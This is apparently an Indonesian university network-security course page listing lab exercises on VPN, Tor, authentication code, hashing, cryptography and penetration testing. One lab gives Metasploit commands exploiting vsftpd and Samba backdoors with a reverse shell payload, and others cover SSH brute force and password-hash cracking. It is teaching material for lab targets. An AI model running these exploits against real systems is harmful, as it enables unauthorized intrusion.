
Kategori
DCH3D3 keamanan jaringan

Latihan VPN dan Tor

Kepada mahasiswa peserta kuliah Keamanan Jaringan. Hari ini kita telah belajar membuat VPN server (Virtual Private Network). Selanjutnya silahkan kerjakan Latihan Keamanan Jaringan berikut :

  1. Lakukan konfigurasi server VPN! (aplikasi VPN server bebas, OS yang digunakan juga bebas). Konfigurasi VPN dapat dilakukan berdua/sendiri.
  2. Lakukan pengujian dengan melakukan koneksi dari VPN client ke VPN server yang telah anda buat! Verifikasi perubahan IP publik menggunakan curl ifconfig.me 
  3. Pengujian dengan wireshark
  • matikan koneksi VPN sementara.
  • Buka Wireshark, lakukan capture di interface utama (Wi-Fi/Ethernet).
  • Akses situs HTTP (contoh: http://neverssl.com). Hentikan Wireshark. Analisis dan temukan paket HTTP plaintext.
  • Nyalakan VPN. Ulangi proses capture dan akses situs yang sama.
  • Cari paket HTTP. (harusnya tidak ditemukan. analisa protokol yang terlihat (misal: trafik UDP di port 1194 untuk OpenVPN, atau port 51820 untAk WireGuard) dan melihat bahwa payload-nya sepenuhnya teracak (terenkripsi).

5. Install tor browser ; Akses hidden service (situs berakhiran .onion) seperti DuckDuckGo Onion, dan akses situs biasa (misal: ipinfo.io) untuk melihat relay nodes (sirkuit negara mana saja yang dilewati). 

6.Jalankan Wireshark dan mulai capture. Buka situs web menggunakan Tor Browser.

  • Hentikan capture.
  • 1. Identifikasi IP pertama yang dihubungi oleh Tor Browser (Ini adalah Entry Guard Node). 2. Periksa informasi WHOIS dari IP tersebut (biasanya milik hosting provider asing). 3. buktikan bahwa dari sudut pandang Wireshark (sebagai representasi ISP), ISP hanya tahu bahwa komputer terhubung ke satu IP acak menggunakan protokol TLS/SSL, tetapi ISP sama sekali tidak tahu situs apa yang sedang dibuka oleh mahasiswa.

Buatlah laporan pengerjaan, dan kumpulkan!

Beberapa contoh aplikasi VPN:

WireguardOpenVPNSoftEther VPNLibreSwan , OppenConnect,

OpenSwanStrongSwanTincVPN

Referensi :

Tutorial instalasi VPN wireguard:

seringkali vpn diblokir di jaringan kampus, berikut merupakan alternatif instalasi menggunakan package manager menggunakan CLI/Terminal:

1. Pengguna Windows:

a. Buka command prompt atau powershell sebagai administrator

b. instal Wireguard

winget install -e --id WireGuard.WireGuard

c. Konfigurasi Tunnel:

    • Buka aplikasi WireGuard.
    • Klik tanda panah di sebelah tombol “Add Tunnel”.
    • Jika sudah membuat file .conf (misal dari server), pilih “Import tunnel(s) from file”.
    • Jika ingin membuat kunci baru dari awal, pilih “Add empty tunnel”. Aplikasi akan otomatis membuatkan Private Key dan Public Key di layar.
  • Koneksi: Klik tombol “Activate” untuk terhubung. Status akan berubah menjadi Active (hijau).Menggunakan powershell:# Menyalakan tunnel wireguard /installtunnelservice C:\Path\Ke\File\namatunnel.conf # Mematikan tunnel wireguard /uninstalltunnelservice namatunnel

2. Pengguna mac

  • Buka Mac App Store.
  • Cari aplikasi WireGuard (pastikan developer-nya adalah WireGuard LLC) dan klik “Get” atau “Install”.
  • Buka aplikasi. Antarmukanya identik dengan versi Windows.
  • Klik “Import tunnel(s) from file” atau “Add empty tunnel”.
  • Catatan Penting: Saat pertama kali diaktifkan, macOS akan memunculkan pop-up peringatan keamanan. Mahasiswa harus mengklik “Allow” untuk mengizinkan WireGuard menambahkan konfigurasi VPN di pengaturan sistem. 
  • Alternatif menggunakan Homebrow: 
  • Buka terminal
brew install wireguard-tools
gunakan perintah wg-quick. Pastikan konfigurasi diletakkan di /usr/local/etc/wireguard/wg0.conf.
sudo wg-quick up wg0

3. Pengguna linux

  • Buka terminal dan perbarui daftar paket: sudo apt update
  • Pasang paket WireGuard beserta tools-nya: sudo apt install wireguard -y
  • Generate Kunci (Keypair): Masuk ke direktori WireGuard dan buat kunci privasi serta publik: cd /etc/wireguard/umask 077 (Penting: agar file kunci tidak bisa dibaca user biasa) wg genkey | sudo tee privatekey | wg pubkey | sudo tee publickey
  • Pembuatan File Konfigurasi: Buat file wg0.conf menggunakan teks editor seperti nanosudo nano /etc/wireguard/wg0.conf
    • Untuk menyalakan: sudo wg-quick up wg0
    • Untuk mematikan tunnel : sudo wg-quick down wg0
    • Untuk cek status koneksi: sudo wg show

Konfigurasi client/server:

  • Setting server:
    1. Generate kunci: wg genkey | tee privatekey | wg pubkey > publickey.
    2. Buat file /etc/wireguard/wg0.conf.
    3. Tentukan port (default: 51820) dan masukkan privatekey Server.
    4. Berikan publickey Anda kepada client.
    Setting client:
  • Lakukan instalasi dan generate kunci yang sama dengan server
  • Buat file konfigurasi klien. Masukkan publickey milik server di bagian [Peer].
  • Berikan publickey Anda kepada server untuk didaftarkan sebagai Allowed Peer.
  • Jalankan wg show. Jika muncul Latest Handshake, berarti koneksi berhasil.

Windows

http://www.howtogeek.com/135996/how-to-create-a-vpn-server-on-your-windows-computer-without-installing-any-software/

http://www.tomshardware.com/faq/id-1821382/configure-windows-vpn-server.html

http://www.instructables.com/id/Host-Your-Own-Virtual-Private-Network-VPN-with-O/?ALLSTEPS

https://community.openvpn.net/openvpn/wiki/Easy_Windows_Guide

https://openvpn.net/index.php/open-source/documentation/howto.html

https://openvpn.net/index.php/open-source/downloads.html

http://www.practicallynetworked.com/security/set-up-a-personal-windows-vpn.htm

Linux:

https://www.howtogeek.com/51237/setting-up-a-vpn-pptp-server-on-debian

https://www.linux.com/learn/install-and-configure-openvpn-server-linux
https://help.ubuntu.com/community/OpenVPN

https://help.ubuntu.com/community/VPNServer

Kategori
DCH3D3 keamanan jaringan

Praktikum Authentication

Praktikum Keamanan Jaringan: Implementasi Secure Authentication & MFA

Persiapan: Sebelum memulai, pastikan laptop Anda sudah terinstal Python (versi 3.8 ke atas) dan aplikasi Authenticator (Google/Microsoft Authenticator) di smartphone Anda.

Bila sudah ada python, silahkan lanjut ke bagian C. Bila belum ada python silahkan lakukan instalasi berikut:

A. Instalasi Python (Windows)

  1. Unduh installer dari python.org/downloads.
  2. Jalankan installer.  Centang kotak “Add python.exe to PATH” di bagian bawah sebelum klik Install Now.
  3. Jika muncul opsi “Disable path length limit”, klik opsi tersebut.

B. Instalasi Python (macOS)

  1. Unduh installer dari situs resmi Python.
  2. Jalankan file .pkg dan ikuti instruksi hingga selesai.
  3. Buka Applications > Python 3.x, lalu klik ganda Install Certificates.command agar bisa mengunduh librarydengan aman.

C. Verifikasi & Instalasi Library Buka Command Prompt (Windows) atau Terminal (macOS), jalankan perintah berikut:

# Cek versi (Gunakan python3 dan pip3 untuk macOS/Linux)

python --version
pip --version

# Install library yang dibutuhkan untuk praktikum

pip install bcrypt pyotp qrcode[pil]

Tugas 1: Keamanan Kredensial – Hashing & Salting

Menyimpan password dalam bentuk teks asli (plaintext) sangat berbahaya.

Kita akan menggunakan library bcrypt yang secara otomatis melakukan hashing dan menambahkan salt acak.

Buat file baru bernama 1_hash_login.py dan tulis kode berikut:

import bcrypt

print("=== SIMULASI REGISTRASI ===")
password_input = input("Buat password baru Anda: ").encode('utf-8')

# Bcrypt otomatis membuat salt unik dan melakukan hashing
hashed_password = bcrypt.hashpw(password_input, bcrypt.gensalt())

print("\n[Server Database] Data yang disimpan:")
print(hashed_password)
print("--------------------------\n")

print("=== SIMULASI LOGIN ===")
login_attempt = input("Masukkan password untuk login: ").encode('utf-8')

# Pengecekan password
if bcrypt.checkpw(login_attempt, hashed_password):
print("✅ Autentikasi Tahap 1 Berhasil!")
else:
print("❌ Autentikasi Gagal! Password Salah.")

Jalankan skrip ini 3 kali dengan memasukkan password yang sama. Perhatikan bahwa nilai hash yang dicetak selalu berbeda, tetapi proses login tetap bisa memverifikasi password dengan benar.

Tugas 2: Implementasi MFA / TOTP

Kita akan membangun mekanisme MFA yang menghasilkan token 6 digit yang tersinkronisasi antara server dan smartphone.

Langkah 1: Generate QR Code 

Buat file 2_generate_mfa.py:

import pyotp
import qrcode

# Server membuat Secret Key unik (Disimpan di database)
user_secret = pyotp.random_base32()
print(f"Secret Key Anda: {user_secret}")

# Membuat URI dan QR Code
totp = pyotp.TOTP(user_secret)
uri = totp.provisioning_uri(name="admin@lab-jaringan", issuer_name="SistemKeamanan")

img = qrcode.make(uri)
img.show() # Scan QR Code ini menggunakan Google Authenticator di HP

Jalankan skrip ini, scan QR code-nya, dan catat Secret Key yang muncul di terminal.

Langkah 2: Verifikasi Token 

Buat file 3_verify_mfa.py:

import pyotp

# Ganti dengan Secret Key yang Anda catat dari Langkah 1
SECRET_KEY = "MASUKKAN_SECRET_KEY_DI_SINI"

totp = pyotp.TOTP(SECRET_KEY)

print("=== Verifikasi MFA ===")
user_token = input("Masukkan 6 digit kode dari HP Anda: ")

if totp.verify(user_token):
print("✅ Akses Diberikan! Token Valid.")
else:
print("❌ Akses Ditolak! Token salah atau kadaluarsa.")

Tugas 3: INTEGRASI

Anda sudah memahami cara kerja Hashing dan MFA secara terpisah. Sekarang, gabungkan logika dari Sesi 1 dan Sesi 2 untuk membuat sistem login CLI yang utuh dalam satu file bernama app_login.py.

Spesifikasi Aplikasi yang diminta:

  1. Database Dummy: Gunakan dictionary di Python untuk menyimpan data usernamehashed_password, dan secret_key_mfa milik user secara hardcode di awal skrip (jalankan dulu Sesi 1 & 2 untuk mendapatkan nilai hash dan secret key-nya, lalu copy-paste ke dalam variabel di skrip tugas ini).
  2. Alur Program:
    • Program meminta input Username.
    • Program meminta input Password.
    • Jika Username tidak ada ATAU Password salah –> Print “Akses Ditolak” dan program berhenti.
    • Jika Password benar –> Lanjut ke tahap MFA.
    • Program meminta Kode 6 Digit Authenticator.
    • Jika kode MFA benar –> Print “Login Sukses! Selamat datang di sistem.”
    • Jika kode MFA salah –> Print “Akses Ditolak! MFA gagal.”

Tugas 4: Pencegahan Brute-force

Saat ini skrip hanya menolak akses jika password salah, tapi attacker bisa mencoba ribuan kali.

  • Memodifikasi app_login.py agar memiliki fitur Maximum Login Attempts.
  • Logika: Jika user salah memasukkan password sebanyak 3 kali berturut-turut, sistem akan mencetak pesan “Akun terkunci selama 30 detik” dan menggunakan library time contohnya time.sleep(30) sebelum user bisa mencoba lagi. Ini adalah konsep Rate Limiting.
  • Hint/Petunjuk: Tambahkan import time di bagian atas skrip Anda. Gunakan perulangan while untuk membungkus input password. Gunakan variabel counter untuk menghitung jumlah kegagalan.

Bonus: Log sistem

Di dunia nyata, setiap percobaan login (sukses maupun gagal) wajib dicatat untuk keperluan forensik jaringan.

Tambahkan fitur penulisan log sederhana pada aplikasi anda

Logika: Setiap kali ada aksi di app_login.py, program harus menulis baris baru ke file teks bernama auth_security.log. Isinya mencakup: [Timestamp] - [Username] - [Status: LOGIN SUCCESS / FAILED WRONG PASSWORD / FAILED MFA].

Contoh status yang dicatat: LOGIN SUCCESS (Jika tahap 1 dan MFA berhasil)

FAILED: WRONG PASSWORD (Jika salah password)

FAILED: BRUTE-FORCE LOCKOUT (Jika mencapai batas 3 kali gagal)

FAILED: INVALID MFA (Jika kode authenticator salah)

Petunjuk: Gunakan library datetime untuk mendapatkan stempel waktu (Waktu saat ini). Tulis log dengan mode append ("a") agar log lama tidak terhapus saat program dijalankan ulang.

Buat laporan dan kumpulkan ke GCR!

Have Fun!

Kategori
DCH3D3 keamanan jaringan

Latihan 8 -hash stegano blockchain

Kepada para peserta kuliah keamanan jaringan, hari ini kita akan belajar tentang Hash, Steganography, digital watermark dan blockchain. Untuk itu silahkan kerjakan latihan berikut ini:

Praktik:

  1. Lakukan Hash sebuah pesan “Keamanan Jaringan” dengan algoritma MD5!
  2. Lakukan Hash sebuah pesan “Keamanan jaringan” (dengan huruf j kecil) dengan algoritma MD5 ! Bandingkan hasil hash pada nomer 1 dengan hasil hash pada nomer 2! Perhatikan bahwa perubahan 1 huruf saja membuat hash tersebut berbeda jauh!
  3. Lakukan Hash sebuah pesan yang panjang dengan algoritma MD5! (silahkan copy paste saja dari file word yang panjangnya > 5 lembar) Perhatikan bahwa berapapun besar file yang akan dihash, panjang hashnya selalu sama!
  4. Lakukan hash sebuah file gambar/lagu dengan algoritma MD5! (Filenya bebas)
  5. Lakukan Hash sebuah pesan “Keamanan Jaringan” dengan algoritma SHA512! Bandingkan panjang hash anda dengan soal no 1.
  6. Diketahui sebuah password memiliki hash berikut 5f4dcc3b5aa765d61d8327deb882cf99. Temukan password aslinya!
  7. Diketahui sebuah password memiliki hash berikut 1F8AC10F23C5B5BC1167BDA84B833E5C057A77D2. Temukan password aslinya!
  8. Diketahui sebuah password memiliki hash berikut AF41E68E1309FA29A5044CBDC36B90A3821D8807E68C7675A6C495112BC8A55F .Temukan password aslinya!
  9. Lakukan Hash MD5 pada sebuah pesan “Keamanan Jaringan” dan tambahkan Salt bebas !
  10. Sisipkan sebuah pesan rahasia “Keamanan Jaringan” pada sebuah gambar dengan menggunakan teknik Steganography!
  11. Sisipkan pesan rahasia “Keamanan Jaringan” pada sebuah gambar dengan menggunakan teknik Digital Watermark! (gambarnya bebas)
  12. Silahkan unduh gambar berikut, dan temukan pesan rahasia pada gambar berikut:  https://drive.google.com/file/d/1fyMKI8O1XY-4sDTEEVC0wuH8KpdtWt-r/view?usp=sharing

13. “Seorang peretas telah menanamkan pesan rahasia di jaringan global. Pesan tersebut tidak bisa dihapus karena sifat blockchain yang permanen.” Input data: 

0xe9db8a4903a8b9b537ca5b2bc92340857a5e2c0cf710d5703cc6e8dc3a902ad0  

a. Buka sepolia.etherscan.io 

b. Lacak TXID tersebut. 

c. Temukan bagian Input Data

d. Konversikan data Hex tersebut menjadi teks (UTF-8) untuk menemukan FLAG rahasia. 

e. Laporkan FLAG yang anda temukan 

f.  menjelaskan siapa pengirim serta penerima transaksi tersebut.

14. Buka alamat berikut: https://andersbrownworth.com/blockchain/blockchainSitus ini adalah simulasi dari teknologi blockchain. 

a) Ketik nama lengkap Anda di kolom Data. Perhatikan nilai Hash (SHA-256) di bawahnya. b) Tambahkan satu spasi saja di akhir nama Anda. Apakah nilai Hash dibawah berubah sedikit atau berubah total? 

c. Perhatikan komponen sebuah blok: Block number, Nonce, Data, dan Hash. Sebuah blok dianggap valid di sistem ini jika Hash-nya diawali dengan empat angka nol (0000). 

d. Masukkan teks "Laporan Keuangan: Saldo Rp 10.000.000" ke kolom Data. Perhatikan blok berubah menjadi Merah(Invalid). 

e. Klik tombol Mine

f. Perhatikan bahwa setiap blok menyimpan Hash dari blok sebelumnya. Bayangkan Anda adalah peretas. Ubah data di Blok 2. Apa yang terjadi pada Blok 3, 4, dan 5 setelah Blok 2 diubah? 

g. Jika Anda ingin hasil manipulasi di Blok 2 dianggap sah oleh jaringan, apa yang harus Anda lakukan terhadap Blok 3, 4, dan 5?

15. Soal Bonus. Soal berikut akan menggunakan resource komputer anda. Bila laptop anda tidak kuat, dapat dikerjakan dengan teman anda yang punya resource laptop yang lebih baik. 

  • Buka browser (Chrome/Edge/Firefox) di laptop masing-masing.
  • Akses metamask.io dan klik Download.
  • Pilih Install MetaMask for [Browser].
  • Setelah terpasang, klik ikon rubah di pojok kanan atas browser untuk membuka MetaMask.
  • Klik Create a New Wallet.
  • I Agree: Setujui pengumpulan data anonim (opsional).
  • Password: Buat password kuat untuk mengunci aplikasi di laptop ini.
    • Catatan: Password ini hanya berlaku di laptop ini, bukan kunci utama akun Anda.
    • Klik Secure my Wallet.
    • Anda akan melihat 12 kata rahasia (Seed Phrase).
    • Salin 12 kata tersebut di kertas atau tempat penyimpanan luring (offline) yang aman.
    • DILARANG mengambil foto, menaruhnya di cloud, atau mengirimnya via chat/email.

Konfirmasikan beberapa kata sesuai urutan untuk memastikan Anda telah mencatatnya dengan benar.

  • Klik menu pilihan jaringan di pojok kiri atas (biasanya bertuliskan Ethereum Mainnet).

Aktifkan tombol Show Test Networks.

  • Pilih jaringan Sepolia.
  • Perhatikan alamat dompet Anda di bagian atas (berawalan 0x…). Klik untuk menyalin. Alamat inilah yang akan digunakan untuk menerima koin atau melacak transaksi di Etherscan.
  • Akses Engine: Buka situs Sepolia PoW Faucet.
  • Identitas: Masukkan alamat dompet Anda pada kolom “ETH Address”.
  • Konfigurasi Worker:
  • Perhatikan bagian “Number of Workers”. Sesuaikan dengan jumlah thread CPU Anda.
  • Saran: Gunakan setengah dari total thread agar laptop tidak freeze (misal: jika CPU 8-thread, set di angka 4).
  • Mulai Operasi: Klik tombol “Start Mining”.
  • Monitoring (Observasi): Perhatikan layar dan catat data berikut untuk laporan:
  • Current Hashrate: Berapa kecepatan tebakan per detik yang dihasilkan CPU Anda?

Tunggu hingga transaksi selesai diproses oleh jaringan

Gas Price: Berapa biaya gas jaringan saat ini?

Estimated Reward: Berapa estimasi Sepolia ETH yang didapat per jam?

Biarkan proses berjalan hingga “Session Balance” Anda mencapai minimal 0.05 Sepolia ETH (atau batas minimal yang ditentukan sistem).

Setelah tercapai, klik tombol “Stop Mining & Claim Rewards”.

Buat laporan dan kumpulkan.Have fun !!

Beberapa tools yang bisa digunakan :

https://www.md5hashgenerator.com

http://www.md5.net/md5-generator/

http://www.sha1-online.com/

http://www.xorbin.com/tools/sha256-hash-calculator

http://md5decrypt.net/en/

http://www.md5online.org/

Tentang Watermark

Tentang Stegano

  1. http://www.mobilefish.com/services/steganography/steganography.php
  2. http://manytools.org/hacker-tools/steganography-encode-text-into-image/
  3. https://futureboy.us/stegano/
  4. http://www.kwebbel.net/stega/enindex.php
Kategori
DCH3D3 keamanan jaringan

Praktikum Public Key Cryptography

Untuk mahasiswa peserta mata kuliah Keamanan Jaringan, hari ini kita sudah belajar tentang cryptography Public Key infrastructure. Silahkan kerjakan latihan berikut berpasangan:

  1. Instalasi:
    • Pengguna Windows (Gpg4win)
      • Unduh Gpg4win di gpg4win.org.
      • Jalankan installer. Pastikan komponen Kleopatra tercentang.
      • Setelah instalasi selesai, buka aplikasi Kleopatra.
    • Pengguna macOS (GPG Tools)
      • Unduh GPG Tools di gpgtools.org.
      • Jalankan installer (.dmg).
      • Catatan Penting: Saat instalasi, komponen GPG Mail bersifat berbayar (trial). Hanya gunakan GPG Keychain dan GPG Services yang bersifat gratis.
      • Buka aplikasi GPG Keychain.
  2. Pembuatan Pasangan Kunci Setiap mahasiswa membuat satu identitas digital yang terdiri dari Kunci Publik dan Kunci Privat.
    • Generate: * Kleopatra (Win): Klik New Key Pair -> Create a personal OpenPGP key pair.
      • GPG Keychain (Mac): Klik ikon New di pojok kiri atas.
    • Identitas: Gunakan Nama Lengkap dan Email.
    • Algoritma: Pilih RSA dengan panjang minimal 2048 bit.
    • Passphrase: Masukkan kata sandi yang kuat. Passphrase ini digunakan untuk melindungi Kunci Privat anda.
    • Hasil: Pastikan kunci baru muncul di daftar sertifikat/keychain.Unduh GPG Suite di gpgsuite.org.
  3. Pertukaran Kunci
    • Export Kunci Publik:
      • Klik kanan pada kunci Anda -> Pilih Export.
      • Simpan file dengan format .asc (contoh: kunci_publik_budi.asc).
    • Kirim Kunci: Kirim file .asc tersebut kepada pasangan Anda melalui media apa pun (Email, Chat, atau Flashdisk).
    • Import Kunci Teman:
      • Kleopatra: Klik tombol Import dan pilih file teman Anda.
      • GPG Keychain: Cukup drag-and-drop file teman ke dalam aplikasi.
    • Sertifikasi (Trust):
      • Kleopatra: Klik kanan kunci teman -> Certify.
      • GPG Keychain: Klik kanan kunci teman -> Sign.
  4. Operasi Enkripsi & Penandatanganan 
    • Proses Enkripsi & Sign (Pengirim):
      • Siapkan satu file dokumen (misal: tugas_jaringan.docx).
      • Windows: Klik kanan file -> Sign and Encrypt. Pilih kunci teman sebagai penerima (Encrypt for others) dan kunci sendiri untuk tanda tangan (Sign as).
      • Mac: Klik kanan file -> Services -> OpenPGP: Encrypt File. Pilih penerima dan pastikan opsi Sign dicentang.
    • Proses Dekripsi & Verifikasi (Penerima):
      • Terima file berformat .gpg atau .asc dari teman.
      • Windows: Klik kanan file -> Decrypt and Verify.
      • Mac: Klik kanan file -> Services -> OpenPGP: Decrypt File.
      • Analisis: Periksa apakah muncul notifikasi “Signature Valid” (Tanda tangan sah). Jika muncul warna hijau, berarti integritas dan otentikasi terjaga.
  5. Praktek mengirimkan pesan dengan Digital Signature (Integrity & Authenticity). Tujuan: Membuktikan bahwa pesan benar dari Anda dan isinya tidak diubah.
    • Buat sebuah pesan teks sederhana.
    • Tandatangani/Sign pesan rahasia tersebut dengan private key anda!
    • Kirimkan pesan asli beserta tanda tangannya digitalnya kepada teman Anda. (Catatan: Pesan ini tidak rahasia, semua orang bisa baca, tapi tidak ada yang bisa ubah).
    • Teman Anda melakukan verifikasi pesan tersebut menggunakan Public Key milik Pengirim (Anda) untuk memastikan keasliannya.
  6.  Praktek pertukaran email rahasia: (Confidentiality & Privacy). Tujuan: Mengirim pesan yang hanya bisa dibuka oleh penerima yang sah.
    • Pada latihan ini, Anda akan saling mengirimkan email yang dienkripsi (Encrypted Email) kepada teman pasangan Anda.
    • Pilihan Tools:
      • Webmail (Chrome/Edge/Firefox): Gunakan ekstensi Mailvelope atau Flowcrypt (https://flowcrypt.com). Tools ini disarankan untuk pengguna Gmail/Outlook web.
      • Desktop (Windows): Gunakan Gpg4win (Kleopatra).
      • Desktop (macOS/Linux): Gunakan GPG Suite atau GPG tools (Terminal).
    • Tugas: Kirimkan email berisi “Kode Rahasia” ke teman Anda. Pastikan teman Anda berhasil melakukan dekripsi dan membaca isinya.
  7. Buat laporan dan kumpulkan ke Classroom!

Have Fun!

tools lainnya: https://openssl-library.org/source/

Kategori
DCH3D3 keamanan jaringan

Latihan 7 – Cryptography-Simetris

Untuk mahasiswa kelas Keamanan jaringan, hari ini kita akan belajar cryptography. Silahkan kerjakan latihan keamanan jaringan berikut:

Teori

  1. Jelaskan apa kegunaan dari cryptography!
  2. Jelaskan apa yang dimaksud dengan plain text dalam ilmu cryptography!
  3. Jelaskan apa yang dimaksud dengan cipher text dalam ilmu cryptography!
  4. Jelaskan apa yang dimaksud dengan enkripsi!
  5. Jelaskan apa yang dimaksud dengan dekripsi!
  6. Jelaskan kenapa algoritma Viginere lebih kuat dibandingkan caesar cipher!

Praktek

  1. Pelajari tools berikut ini: https://gchq.github.io/CyberChef/ ; https://www.boxentriq.com ; https://cryptii.com ; https://www.cryptool.org/en/cto/
  2. Decrypt pesan-pesan berikut, anda dapat menggunakan salah satu tools diatas: 
  • Caesar Cipher :edqbdn ehodmdu edqbdn oxsd vhglnlw ehodmdu vhglnlw oxsd wlgdn ehodmdu wlgdn oxsd
  • Substitution Cipher:
    hikplac kplac lievnv hikifpfm kifpfm li cixapf hikrplac rplac gpevnv npnv opca liovgapf (key:phqgiumeaylnofdxjkrcvstzwb)
  • UIJT JT B TFDSFU NFTTBHF  (algoritmanya dirahasiakan)
  • Viginere: fewepqlgiicrkmlymhttoxuajvrpssuckxlxmmxvsdvroikrtalx (kunci sudah dienkrip dengan caesar cipher: whonrpxqlyhuvlwb)

3. Encrypt sebuah pesan plain text berikut : “Keamanan Jaringan” dengan kunci “TelkomUniversity” dengan algoritma Viginere Square

4. Decrypt pesan berikut: 071097109112097110103

5. Decrypt pesan berikut: UGVueWVzYWxhbiBpdHUgZGF0YW5nbnlhIGRpIGFraGlyLCBrYXJlbmEgamlrYSBkYXRhbmcgZGkgYXdhbCBtYWthIGl0dSBuYW1hbnlhIHBlbmRhZnRhcmFu (algoritma dirahasiakan)

6. AES-128: encrypt pesan berikut: 

  • Plaintext: Selamat Datang di Lab Cybersecurity
  • Key (Hex): 4d616e676f3132333435363738393031 (Ini adalah Hex dari “Mango12345678901”)
  • IV (Hex): 30303030303030303030303030303030
  • Mode: CBC
  • Input Format: Raw
  • Output Format: Base64

Gunakan CyberChef dengan resep AES Encrypt. Masukkan Key dan IV di atas. Berapakah hasil ciphertext dalam format Base64?

7. Decrypt AES: dekrip pesan berikut: 

0dd9126c4e10cf0ec71dee35a8e484076bcb4ffc7679d45ef6af51eca0511bb4014c8884fd3e3bcc68e08287efebc6990450893dc5204ece5f0915ad7628cfeb3dbcab284dc92cef57ba7b924bc60cf37708b933f9868a97755f96d55776beda

  • Key: TelkomUniversity 
  • IV:  1234567890123456 

Kerjakan dan kumpulkan laporannya !

Have fun!

Kategori
DCH3D3 keamanan jaringan

Latihan 6 – Metasploit

  1. Pastikan anda terhubung ke Akses Point yang digunakan untuk praktikum!
  2. Jalankan Kali linux, Buka terminal, jalankan perintah: sudo msfdb init && msfconsole
  3. Pastikan database sudah terhubung: db_status ; pastikan muncul pesan connected to …
  4. scan target: db_nmap -sV -p- [IP_Target]
  5. Tampilkan port dan layanan yg ditemukan: services
  6. Perhatikan kolom name dan info. Cari layanan vsftpd dan Samba. Catat versi spesifiknya.
  7. Eskploitasi VSFTPD, cari modul yang sesuai: search vsftpd
  8. Pilih modul yang sesuai dengan target, gunakan modul tersebut contoh: use exploit/unix/ftp/vsftpd_234_backdoor
  9. Konfigurasi target: set RHOSTS [IP_Target]  ;  show options
  10. Jalankan serangan: exploit
  11. Bila serangan berhasil, lakukan verifikasi dengan perintah: whoami ; id
  12. Untuk kembali ke console: exit
  13. Eksploitasi Samba menggunakan teknik reverse shell. Pilih modul samba: use exploit/unix/samba/usermap_script
  14. Atur parameter: set RHOSTS [IP_Target] ; set LHOST [IP_Kali_Anda]
  15. Pilih payload: set PAYLOAD cmd/unix/reverse
  16. Jalankan serangan: exploit
  17. Buat file teks di komputer target!
  18. Buat laporan dan kumpulkan di LMS!

Have fun!

tentang metasploit:

https://docs.metasploit.com

Beberapa referensi lainnya tentang metasploit dapat dilihat pada link berikut ini:

https://jonathansblog.co.uk/metasploit-tutorial-for-beginners

https://computersecuritystudent.com/cgi-bin/CSS/process_request_v3.pl?HID=f213c73c216e2231c8f0d65f3d93ac18&TYPE=SUB

Kategori
DCH3D3 keamanan jaringan

Praktikum Adjar – Bridge


  1. Lakukan konfigurasi bridge pada router A, router B dan Router B, seperti pada gambar diatas. Lakukan pengujian ping dari PC A ke PC B dan dari PC A ke PC C.
  2. Lakukan ping dari PC A ke PC C secara terus-menerus. Buka terminal Router A, lalu jalankan perintah: /interface bridge host print. Sebutkan MAC Address dari PC C yang terbaca di Router A. Melalui interface (port) manakah Router A menjangkau PC C?
  3. Modifikasi Topologi: Hubungkan kabel baru (virtual) antara Router B (Ether3) dan Router C (Ether2). Sekarang topologi berbentuk segitiga (A-B-C-A). Konfigurasi: Masukkan interface baru tersebut ke dalam bridge masing-masing router. Apa yang terjadi dengan koneksi ping saat kabel ketiga dicolok? Cek status port di Router A dengan perintah: /interface bridge port monitor [find interface=ether2]. Apakah statusnya forwarding atau discarding?

Buat Laporan dan kumpulkan ke Classroom

Have Fun!

Kategori
DCH3D3 keamanan jaringan

Praktikum Kamjar-THM-Simple CTF

  1. Buka tryhackme.com –> Join for free –> daftar –> verifikasi email
  2. Buka room Basic Pentesting di link berikut: https://tryhackme.com/room/basicpentestingjt –> join room
  3. Untuk mengerjakan praktikum ini anda silahkan memilih salah satu diantara dua metode berikut: a. Menggunakan “AttackBox” (Mesin Kali linux yang sudah terinstal di tryhackme). Attackbox hanya bisa digunakan selama 60 menit secara gratis. b. Menggunakan “OpenVPN” (menggunakan kali linux anda sendiri kemudian terhubung ke server tryhackme melalui openvpn). Tidak ada batasan waktu
  4. Opsi A:Klik tombol biru “Start AttackBox” di pojok kanan atas halaman room.
  5. Opsi B: Unduh file konfigurasi .ovpn dari menu Access pada profil THM (Tryhackme) Anda. Jalankan di terminal Kali Linux: sudo openvpn [nama_file].ovpn. (pastikan kali linux sudah terhubung ke internet)
  6. Aktivasi target: di Task 1 –> Start machine: tunggu hingga IP Target muncul
  7. Jawab 11 pertanyaan yang ada di task 1
  8. Tujuan lab ini adalah kalian melakukan hacking ke IP target. Untuk menjawab 11 pertanyaan diatas: a. kalian harus terhubung ke IP target, b. melakukan scan target dengan Nmap, c. mencari direktori tersembunyi (bisa dengan nikto atau gobuster), d. Mencari nama user dengan teknik enumerasi, e. Melakukan brute force password ssh, f. Melakukan hash cracking user kedua
  9. Buat laporan berisi jawaban 11 pertanyaan, dan screenshot hasil temuan untuk menjawab pertanyaan (misalnya screenshot nmap, hydra dst).
  10. Jalankan perintah nmap –script vuln [ip target] . Laporkan celah keamanan apa saja yang terdeteksi oleh nmap?
  11. Buka file rockyou.txt. Di baris keberapa password user ditemukan? apakah urutan dalam wordlist berpengaruh?
  12. Jika anda adalah admin dari server tersebut. Jelaskan 3 cara untuk menutup celah keamanan yang anda temukan tadi!

Have Fun!

Kategori
DCH3D3 keamanan jaringan

Latihan Web Vulnerability scanning

1. Buka Kali Linux!

2. Hubungkan kali linux ke internet!

3. Buka terminal jalankan perintah:  nikto -update

4. Cek koneksi ke komputer target: curl -I http://demo.testfire.net atau ping http://demo.testfire.net

5. Lakukan scan celah keamanan pada target dengan perintah: nikto -h http://demo.testfire.net

6. Laporkan server menggunakan apa? (misalnya apache/IIS) Laporkan versinya!

7. Apakah server memiliki perlindungan terhadap serangan XSS?

8. Catat nomor OSVDB atau CVE yang muncul!

9. Pilih satu temuan OSVDB/CVE contoh: OSVDB-3092  atau CVE-2002-0123. Gunakan sumber berikut untuk mencari detail kerentanan tersebut:

Exploit-DB: exploit-db.com 

10. Laporkan apa nama celah keamanan yang anda temukan! 

11. Laporkan Berapa skor keparahannya! 

12. Laporkan dampak apa yang terjadi jika celah ini dieksploitasi!

13. Bila Nikto menemukan direktori tertentu (misal: /admin atau /login.aspx lakukan validasi di web dengan membuka direktori tersebut!

14. Jalankan scan pada target kedua: nikto -h http://testasp.vulnweb.com

15. Export hasil scan ke format html!

16. Laporkan secara singkat celah keamanan yang anda temukan pada target kedua!

17. Nikto memiliki fitur/parameter -tuning dan -evasion. Jelaskan apa fungsi kedua fitur tersebut!

Buat laporan dan kumpulkan!

